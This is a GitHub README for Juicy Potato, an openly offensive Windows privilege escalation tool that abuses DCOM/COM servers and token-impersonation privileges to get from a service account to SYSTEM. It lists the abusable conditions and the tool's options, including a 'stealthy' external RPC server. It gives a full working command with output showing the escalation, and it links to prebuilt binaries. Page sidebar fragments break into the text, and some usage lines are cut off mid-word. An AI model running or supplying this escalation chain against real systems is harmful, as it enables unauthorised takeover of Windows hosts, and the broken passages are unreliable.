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README | GPL-3.0 license

Juicy Potato (abusing the golden privileges)

About

A sugared version of RottenPotatoNG, with a bit of juice, i.e. another Local Privilege Escalation tool, from a Windows Service Accounts to NT AUTHORITY\SYSTEM.

ohpe.github.io/juicy-potato/

windows | privilege-escalation | dcom | rottenpotatong | juicy-potato | clsid

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Fresh potatoes Latest
on Aug 10, 2018

Packages

A sugared version of RottenPotatoNG, with a bit of juice, i.e. ***another Local Privilege Escalation tool, from a Windows Service Accounts to NT AUTHORITY\SYSTEM***

Summary

RottenPotatoNG and its variants leverages the privilege escalation chain based on `BITS` service having the MiTM listener on `127.0.0.1:6666` and when you have `SeImpersonate` or `SeAssignPrimaryToken` privileges. During a Windows build review we found a setup where `BITS` was intentionally disabled and port `6666` was taken.

We decided to weaponize RottenPotatoNG: **Say hello to Juicy Potato**.

> For the theory, see Rotten Potato - Privilege Escalation from Service Accounts to SYSTEM and follow the chain of links and references.

We discovered that, other than `BITS` there are a several COM servers we can abuse. They just need to:

1. be instantiable by the current user, normally a "service user" which has impersonation privileges
2. implement the `IMarshal` interface
3. run as an elevated user (SYSTEM, Administrator, ...)

After some testing we obtained and tested an extensive list of interesting CLSID's on several Windows versions.

Juicy details

JuicyPotato allows you to:

- **Target CLSID**
  pick any CLSID you want. Here you can find the list organized by OS.

No packages published

Contributors 5

Languages

● C++ 58.9%	● PowerShell 39.3%
● C 1.3%	● Batchfile 0.5%

- **COM Listening port**
  define COM listening port you prefer (instead of the marshalled hardcoded 6666)

- **COM Listening IP address**
  bind the server on any IP

- **Process creation mode**
  depending on the impersonated user's privileges you can choose from:

  - `CreateProcessWithToken` (needs `SeImpersonate`)
  - `CreateProcessAsUser` (needs `SeAssignPrimaryToken`)
  - `both`

- **Process to launch**
  launch an executable or script if the exploitation succeeds

- **Process Argument**
  customize the launched process arguments

- **RPC Server address**
  for a stealthy approach you can authenticate to an external RPC server

- **RPC Server port**
  useful if you want to authenticate to an external server and firewall is blocking port `135`...

- **TEST mode**
  mainly for testing purposes, i.e. testing CLSIDs. It creates the DCOM and prints the user of token. See here for testing

Usage


```
T:\>JuicyPotato.exe
JuicyPotato v0.1

Mandatory args:
```

```
-t createprocess call: <t> CreateProcessWithTok
-p <program>: program to launch
-l <port>: COM server listen port


Optional args:
-m <ip>: COM server listen address (default 127
-a <argument>: command line argument to pass to
-k <ip>: RPC server ip address (default 127.0.0
-n <port>: RPC server listen port (default 135)
-c <{clsid}>: CLSID (default BITS:{4991d34b-80a
-z only test CLSID and print token's user
```

Example


Administrator: C:\Windows\system32\cmd.exe
Administrator: c:\windows\system32\cmd.exe

```
C:\temp>whoami
nt authority\local service

C:\temp>juicypotato.exe -l 1337 -p c:\windows\system32\cmd.exe -t * -c {F7FD3FD6-9994-452D-8DA7-9A8FD87AEEF4}
Testing {F7FD3FD6-9994-452D-8DA7-9A8FD87AEEF4} 1337
......
[+] authresult 0
{F7FD3FD6-9994-452D-8DA7-9A8FD87AEEF4};NT AUTHORITY\SYSTEM

[+] CreateProcessWithTokenW OK

C:\temp>
```

```
Microsoft Windows [Version 10.0.14393]
(c) 2016 Microsoft Corporation. All rights reserved.

C:\Windows\system32>whoami
nt authority\system

C:\Windows\system32>
```

Final thoughts

If the user has `SeImpersonate` or `SeAssignPrimaryToken` privileges then you are **SYSTEM**.

It's nearly impossible to prevent the abuse of all these COM Servers. You could think to modify the permissions of these objects via `DCOMCNFG` but good luck, this is gonna be challenging.

The actual solution is to protect sensitive accounts and applications which run under the `* SERVICE` accounts.

Stopping `DCOM` would certainly inhibit this exploit but could have a serious impact on the underlying OS.

Binaries build passing

An automatic build is available. Binaries can be downloaded from the Artifacts section here.

Also available in BlackArch.

Authors

- Andrea Pierini
- Giuseppe Trotta

References

- Rotten Potato - Privilege Escalation from Service Accounts to SYSTEM
- Windows: DCOM DCE/RPC Local NTLM Reflection Elevation of Privilege
- Potatoes and Tokens